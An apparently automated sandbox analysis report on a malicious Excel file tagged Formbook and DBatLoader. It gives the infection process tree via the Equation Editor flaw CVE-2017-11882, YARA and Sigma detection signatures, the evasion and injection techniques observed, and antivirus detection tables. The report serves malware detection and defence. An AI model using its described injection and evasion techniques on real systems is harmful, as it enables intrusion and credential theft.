ID: 532860
Sample Name:
4514808437.xlsx
Cookbook:
defaultwindowsofficecookbook.jbs
Time: 18:57:45
Date: 02/12/2021
Version: 34.0.0 Boulder Opal

Table of Contents


Windows Analysis Report 4514808437.xlsx

Overview

General Information

Sample Name:	4514808437.xlsx
Analysis ID:	532860
MD5:	0b1244570453cc..
SHA1:	6ce2f17a9ffb564…
SHA256:	53ea97de19540a..
Tags:	Formbook VelvetSweatshop xlsx
Infos:	

Most interesting Screenshot:



Detection

MALICIOUS
SUSPICIOUS
CLEAN
UNKNOWN


DBatLoader
FormBook

Score:	100
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Sigma detected: EQNEDT32.EXE c…
- Antivirus detection for URL or domain
- Multi AV Scanner detection for subm…
- Yara detected FormBook
- Malicious sample detected (through …
- Sigma detected: Droppers Exploiting…
- Yara detected DBatLoader
- Sigma detected: File Dropped By EQ…
- Multi AV Scanner detection for dropp…
- Maps a DLL or memory area into an…
- Allocates memory in foreign process…
- Injects a PE file into a foreign proce…

Classification



Process Tree

- **System is w7x64**
- EXCEL.EXE (PID: 2612 cmdline: "C:\Program Files\Microsoft Office\Office14\EXCEL.EXE" /automation -Embedding MD5: D53B85E21886D2AF9815C377537BCAC3)
- EQNEDT32.EXE (PID: 2784 cmdline: "C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE" -Embedding MD5: A87236E214F6D42A65F5DEDAC816AEC8)
  - vbc.exe (PID: 2016 cmdline: "C:\Users\Public\vbc.exe" MD5: 7D68426EC31E1BC7C5E12A9E23837173)
    - logagent.exe (PID: 1268 cmdline: C:\Windows\System32\logagent.exe MD5: EA7D55E6964AA852BC7AE6F1C3349A55)
      - explorer.exe (PID: 1764 cmdline: C:\Windows\Explorer.EXE MD5: 38AE1B3C38FAEF56FE4907922F0385BA)
        - Esfjmbxd.exe (PID: 1264 cmdline: "C:\Users\user\Esfjmbxd.exe" MD5: 7D68426EC31E1BC7C5E12A9E23837173)
          - logagent.exe (PID: 1352 cmdline: C:\Windows\System32\logagent.exe MD5: EA7D55E6964AA852BC7AE6F1C3349A55)
        - Esfjmbxd.exe (PID: 2800 cmdline: "C:\Users\user\Esfjmbxd.exe" MD5: 7D68426EC31E1BC7C5E12A9E23837173)
          - logagent.exe (PID: 1580 cmdline: C:\Windows\System32\logagent.exe MD5: EA7D55E6964AA852BC7AE6F1C3349A55)
        - cmstp.exe (PID: 2832 cmdline: C:\Windows\SysWOW64\cmstp.exe MD5: 00263CA2071DC9A6EE577EB356B0D1D9)
        - ipconfig.exe (PID: 252 cmdline: C:\Windows\SysWOW64\ipconfig.exe MD5: CABB20E171770FF64614A54C1F31C033)
- **cleanup**

Malware Configuration

No configs have been found

Yara Overview

Dropped Files

Source	Rule	Description	Author	Strings
C:\Users\user\dxbmjfsE.url	Methodology_Contains_Shortcut_OtherURIhandlers	Detects possible shortcut usage for .URL persistence	@itsreallynick (Nick Carr)	• 0x14:$file: URL= • 0x0:$url_explicit: [InternetShortcut]

Memory Dumps

Source	Rule	Description	Author	Strings
00000012.00000000.634841930.000000007248 0000.00000040.00000001.sdmp	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	

Source	Rule	Description	Author	Strings
00000012.00000000.634841930.000000007248 0000.00000040.00000001.sdmp	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	• 0x8608:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x8992:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x146a5:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 2 5 74 94 • 0x14191:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x147a7:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x1491f:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0x93aa:$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06 • 0x1340c:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0xa122:$sequence_7: 66 89 0C 02 5B 8B E5 5D • 0x19b97:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0x1ac4a:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00
00000012.00000000.634841930.000000007248 0000.00000040.00000001.sdmp	Formbook	detect Formbook in memory	JPCERT/CC Incident Response Group	• 0x16ac9:$sqlite3step: 68 34 1C 7B E1 • 0x16bdc:$sqlite3step: 68 34 1C 7B E1 • 0x16af8:$sqlite3text: 68 38 2A 90 C5 • 0x16c1d:$sqlite3text: 68 38 2A 90 C5 • 0x16b0b:$sqlite3blob: 68 53 D8 7F 8C • 0x16c33:$sqlite3blob: 68 53 D8 7F 8C
00000004.00000003.498505335.000000000420 4000.00000004.00000001.sdmp	Methodology_Contains_Shortcut_OtherURIhandlers	Detects possible shortcut usage for .URL persistence	@itsreallynick (Nick Carr)	• 0x1cf4:$file: URL= • 0x1cd8:$url_explicit: [InternetShortcut]
00000004.00000003.498480365.00000000039C C000.00000004.00000001.sdmp	Methodology_Contains_Shortcut_OtherURIhandlers	Detects possible shortcut usage for .URL persistence	@itsreallynick (Nick Carr)	• 0x19a8:$file: URL= • 0x198c:$url_explicit: [InternetShortcut]
Click to see the 211 entries				

Unpacked PEs

Source	Rule	Description	Author	Strings
18.0.logagent.exe.72480000.2.raw.unpack	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	
18.0.logagent.exe.72480000.2.raw.unpack	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	• 0x8608:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x8992:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x146a5:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0x14191:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x147a7:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x1491f:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0x93aa:$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06 • 0x1340c:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0xa122:$sequence_7: 66 89 0C 02 5B 8B E5 5D • 0x19b97:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0x1ac4a:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00
18.0.logagent.exe.72480000.2.raw.unpack	Formbook	detect Formbook in memory	JPCERT/CC Incident Response Group	• 0x16ac9:$sqlite3step: 68 34 1C 7B E1 • 0x16bdc:$sqlite3step: 68 34 1C 7B E1 • 0x16af8:$sqlite3text: 68 38 2A 90 C5 • 0x16c1d:$sqlite3text: 68 38 2A 90 C5 • 0x16b0b:$sqlite3blob: 68 53 D8 7F 8C • 0x16c33:$sqlite3blob: 68 53 D8 7F 8C
14.0.logagent.exe.72480000.0.unpack	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	
14.0.logagent.exe.72480000.0.unpack	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	• 0x7808:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x7b92:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x138a5:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0x13391:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x139a7:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x13b1f:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0x85aa:$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06 • 0x1260c:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0x9322:$sequence_7: 66 89 0C 02 5B 8B E5 5D • 0x18d97:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0x19e4a:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00
Click to see the 74 entries				

Sigma Overview

Exploits:

Sigma detected: EQNEDT32.EXE connecting to internet

Sigma detected: File Dropped By EQNEDT32EXE

System Summary:

Sigma detected: Droppers Exploiting CVE-2017-11882

Sigma detected: Execution from Suspicious Folder

Jbx Signature Overview

Click to jump to signature section

AV Detection:

Antivirus detection for URL or domain

Multi AV Scanner detection for submitted file

Yara detected FormBook

Multi AV Scanner detection for dropped file

Machine Learning detection for dropped file

Exploits:

Office equation editor starts processes (likely CVE 2017-11882 or CVE-2018-0802)

E-Banking Fraud:

Yara detected FormBook

System Summary:

Malicious sample detected (through community Yara rule)

Office equation editor drops PE file

Data Obfuscation:

Yara detected DBatLoader

Persistence and Installation Behavior:

Uses ipconfig to lookup or modify the Windows network settings

Boot Survival:

Drops PE files to the user root directory

Malware Analysis System Evasion:

Tries to detect virtualization through RDTSC time measurements

Contains functionality to detect sleep reduction / modifications

HIPS / PFW / Operating System Protection Evasion:

Maps a DLL or memory area into another process

Allocates memory in foreign processes

Injects a PE file into a foreign processes

Contains functionality to inject code into remote processes

Creates a thread in another existing process (thread injection)

Sample uses process hollowing technique

Writes to foreign memory regions

Queues an APC in another process (thread injection)

Modifies the context of a thread in another process (thread injection)

Contains functionality to inject threads in other processes

Stealing of Sensitive Information:

Yara detected FormBook


Remote Access Functionality:

Yara detected FormBook

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control
Valid Accounts	Native API 1	DLL Side-Loading 1	DLL Side-Loading 1	Deobfuscate/Decode Files or Information 1	Input Capture 1 1	System Time Discovery 1	Remote Services	Archive Collected Data 1	Exfiltration Over Other Network Medium	Ingress Tool Transfer 1 3
Default Accounts	Shared Modules 1	Application Shimming 1	Application Shimming 1	Obfuscated Files or Information 3	LSASS Memory	File and Directory Discovery 2	Remote Desktop Protocol	Screen Capture 1	Exfiltration Over Bluetooth	Encrypted Channel 1
Domain Accounts	Exploitation for Client Execution 1 3	Registry Run Keys / Startup Folder 1	Process Injection 10 1 2	Software Packing 1	Security Account Manager	System Information Discovery 1 1 6	SMB/Windows Admin Shares	Input Capture 1 1	Automated Exfiltration	Non-Application Layer Protocol 2
Local Accounts	At (Windows)	Logon Script (Mac)	Registry Run Keys / Startup Folder 1	DLL Side-Loading 1	NTDS	Security Software Discovery 3 4	Distributed Component Object Model	Input Capture	Scheduled Transfer	Application Layer Protocol 2 2
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	Masquerading 1 1 1	LSA Secrets	Virtualization/Sandbox Evasion 2	SSH	Keylogging	Data Transfer Size Limits	Fallback Channels
Replication Through Removable Media	Launchd	Rc.common	Rc.common	Modify Registry 1	Cached Domain Credentials	Process Discovery 2	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Multiband Communication
External Remote Services	Scheduled Task	Startup Items	Startup Items	Virtualization/Sandbox Evasion 2	DCSync	Application Window Discovery 1 1	Windows Remote Management	Web Portal Capture	Exfiltration Over Alternative Protocol	Commonly Used Port
Drive-by Compromise	Command and Scripting Interpreter	Scheduled Task/Job	Scheduled Task/Job	Process Injection 10 1 2	Proc Filesystem	Remote System Discovery 1	Shared Webroot	Credential API Hooking	Exfiltration Over Symmetric Encrypted Non-C2 Protocol	Application Layer Protocol
Exploit Public-Facing Application	PowerShell	At (Linux)	At (Linux)	Masquerading	/etc/passwd and /etc/shadow	System Network Configuration Discovery 1	Software Deployment Tools	Data Staged	Exfiltration Over Asymmetric Encrypted Non-C2 Protocol	Web Protocols


Behavior Graph




Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.





Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
4514808437.xlsx	32%	ReversingLabs	Document-Office.Exploit.CVE-2017-11882	

Dropped Files

Source	Detection	Scanner	Label	Link
C:\Users\Public\vbc.exe	100%	Joe Sandbox ML		
C:\Users\user\Esfjmbxd.exe	100%	Joe Sandbox ML		
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\ZAE7RW1P\vbc[1].exe	100%	Joe Sandbox ML		
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\ZAE7RW1P\vbc[1].exe	36%	ReversingLabs	Win32.Backdoor.Androm	
C:\Users\user\Esfjmbxd.exe	36%	ReversingLabs	Win32.Backdoor.Androm	
C:\Users\Public\vbc.exe	36%	ReversingLabs	Win32.Backdoor.Androm	

Unpacked PE Files

Source	Detection	Scanner	Label	Link	Download
11.3.Esfjmbxd.exe.1d996b4.183.unpack	100%	Avira	TR/Patched.Ren.Gen		Download File
8.3.Esfjmbxd.exe.1d2459c.31.unpack	100%	Avira	TR/Patched.Ren.Gen		Download File
8.3.Esfjmbxd.exe.1d3e0c8.115.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File

Source	Detection	Scanner	Label	Link	Download
4.3.vbc.exe.1e8911c.54.unpack	100%	Avira	TR/Patched.Ren.Gen		Download File
8.3.Esfjmbxd.exe.1d519ac.51.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
11.3.Esfjmbxd.exe.1d91894.10.unpack	100%	Avira	TR/Patched.Ren.Gen		Download File
8.3.Esfjmbxd.exe.1d39768.60.unpack	100%	Avira	TR/Patched.Ren.Gen		Download File
8.3.Esfjmbxd.exe.1d31894.11.unpack	100%	Avira	TR/Patched.Ren.Gen		Download File
8.3.Esfjmbxd.exe.1d33014.137.unpack	100%	Avira	TR/Patched.Ren.Gen		Download File
8.3.Esfjmbxd.exe.1d28b08.37.unpack	100%	Avira	TR/Patched.Ren.Gen		Download File
4.3.vbc.exe.1e88e6c.169.unpack	100%	Avira	TR/Patched.Ren.Gen		Download File
4.2.vbc.exe.1e78c40.1.unpack	100%	Avira	TR/Patched.Ren.Gen		Download File
11.3.Esfjmbxd.exe.1d88fdc.173.unpack	100%	Avira	TR/Patched.Ren.Gen		Download File
4.3.vbc.exe.1e80b08.34.unpack	100%	Avira	TR/Patched.Ren.Gen		Download File
11.3.Esfjmbxd.exe.1d8d598.275.unpack	100%	Avira	TR/Patched.Ren.Gen		Download File
8.3.Esfjmbxd.exe.1d24370.23.unpack	100%	Avira	TR/Patched.Ren.Gen		Download File
11.3.Esfjmbxd.exe.1d99c94.205.unpack	100%	Avira	TR/Patched.Ren.Gen		Download File
11.3.Esfjmbxd.exe.1d94008.79.unpack	100%	Avira	TR/Patched.Ren.Gen		Download File
4.3.vbc.exe.1e8f438.67.unpack	100%	Avira	TR/Patched.Ren.Gen		Download File
4.3.vbc.exe.1e80eec.1.unpack	100%	Avira	TR/Patched.Ren.Gen		Download File
14.0.logagent.exe.72480000.0.unpack	100%	Avira	TR/Crypt.ZPACK.Gen		Download File
8.3.Esfjmbxd.exe.1d3126c.98.unpack	100%	Avira	TR/Patched.Ren.Gen		Download File
8.2.Esfjmbxd.exe.1d18c40.1.unpack	100%	Avira	TR/Patched.Ren.Gen		Download File
8.3.Esfjmbxd.exe.1d25e30.138.unpack	100%	Avira	TR/Patched.Ren.Gen		Download File
11.3.Esfjmbxd.exe.1da91dc.158.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
4.3.vbc.exe.1e8cb84.227.unpack	100%	Avira	TR/Patched.Ren.Gen		Download File
4.3.vbc.exe.1e850f4.104.unpack	100%	Avira	TR/Patched.Ren.Gen		Download File
4.3.vbc.exe.1eaa114.109.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
8.3.Esfjmbxd.exe.1d4154c.246.unpack	100%	Avira	TR/Patched.Ren.Gen		Download File
18.0.logagent.exe.72480000.0.unpack	100%	Avira	TR/Crypt.ZPACK.Gen		Download File
11.3.Esfjmbxd.exe.1d993d4.177.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
11.3.Esfjmbxd.exe.1da10fc.238.unpack	100%	Avira	TR/Patched.Ren.Gen		Download File
11.3.Esfjmbxd.exe.1da1b18.60.unpack	100%	Avira	TR/Patched.Ren.Gen		Download File
8.3.Esfjmbxd.exe.1d4154c.245.unpack	100%	Avira	TR/Patched.Ren.Gen		Download File
4.3.vbc.exe.1e7cd68.0.unpack	100%	Avira	TR/Patched.Ren.Gen		Download File
8.3.Esfjmbxd.exe.1d4a114.109.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
4.3.vbc.exe.1ea2094.286.unpack	100%	Avira	TR/Patched.Ren.Gen		Download File
11.2.Esfjmbxd.exe.1d78c40.1.unpack	100%	Avira	TR/Patched.Ren.Gen		Download File
8.3.Esfjmbxd.exe.1d3e0c8.118.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
4.3.vbc.exe.1e99f90.13.unpack	100%	Avira	TR/Patched.Ren.Gen		Download File
8.3.Esfjmbxd.exe.1d310a4.43.unpack	100%	Avira	TR/Patched.Ren.Gen		Download File
8.3.Esfjmbxd.exe.1d31604.106.unpack	100%	Avira	TR/Patched.Ren.Gen		Download File
11.3.Esfjmbxd.exe.1d88b08.36.unpack	100%	Avira	TR/Patched.Ren.Gen		Download File
11.3.Esfjmbxd.exe.1d98008.153.unpack	100%	Avira	TR/Patched.Ren.Gen		Download File
11.3.Esfjmbxd.exe.1d8c3b0.211.unpack	100%	Avira	TR/Patched.Ren.Gen		Download File
14.2.logagent.exe.72480000.4.unpack	100%	Avira	TR/Crypt.ZPACK.Gen		Download File
8.3.Esfjmbxd.exe.1d38008.154.unpack	100%	Avira	TR/Patched.Ren.Gen		Download File
4.3.vbc.exe.1e91894.11.unpack	100%	Avira	TR/Patched.Ren.Gen		Download File
8.3.Esfjmbxd.exe.1d24b88.82.unpack	100%	Avira	TR/Patched.Ren.Gen		Download File
4.3.vbc.exe.1e852c8.114.unpack	100%	Avira	TR/Patched.Ren.Gen		Download File
8.3.Esfjmbxd.exe.1d310a4.42.unpack	100%	Avira	TR/Patched.Ren.Gen		Download File
4.3.vbc.exe.1e88b08.36.unpack	100%	Avira	TR/Patched.Ren.Gen		Download File
11.3.Esfjmbxd.exe.1d90ed4.90.unpack	100%	Avira	TR/Patched.Ren.Gen		Download File
11.3.Esfjmbxd.exe.1d8d594.280.unpack	100%	Avira	TR/Patched.Ren.Gen		Download File
11.3.Esfjmbxd.exe.1d848e4.74.unpack	100%	Avira	TR/Patched.Ren.Gen		Download File
4.3.vbc.exe.1ea92d8.93.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
11.3.Esfjmbxd.exe.1d9d0a8.92.unpack	100%	Avira	TR/Patched.Ren.Gen		Download File
11.3.Esfjmbxd.exe.1d9e2fc.123.unpack	100%	Avira	TR/Patched.Ren.Gen		Download File
8.3.Esfjmbxd.exe.1d2c8e4.215.unpack	100%	Avira	TR/Patched.Ren.Gen		Download File
8.3.Esfjmbxd.exe.1d30ed4.91.unpack	100%	Avira	TR/Patched.Ren.Gen		Download File
11.3.Esfjmbxd.exe.1d99938.188.unpack	100%	Avira	TR/Patched.Ren.Gen		Download File
4.3.vbc.exe.1e843b0.70.unpack	100%	Avira	TR/Patched.Ren.Gen		Download File
4.3.vbc.exe.1ea1520.48.unpack	100%	Avira	TR/Patched.Ren.Gen		Download File
11.3.Esfjmbxd.exe.1daaf00.134.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
4.3.vbc.exe.1e91414.57.unpack	100%	Avira	TR/Patched.Ren.Gen		Download File
4.3.vbc.exe.1e84f28.96.unpack	100%	Avira	TR/Patched.Ren.Gen		Download File
4.3.vbc.exe.1e8cb84.229.unpack	100%	Avira	TR/Patched.Ren.Gen		Download File

Source	Detection	Scanner	Label	Link	Download
8.3.Esfjmbxd.exe.1d1cd68.0.unpack	100%	Avira	TR/Patched.Ren.Gen		Download File
4.3.vbc.exe.1ea1b78.256.unpack	100%	Avira	TR/Patched.Ren.Gen		Download File
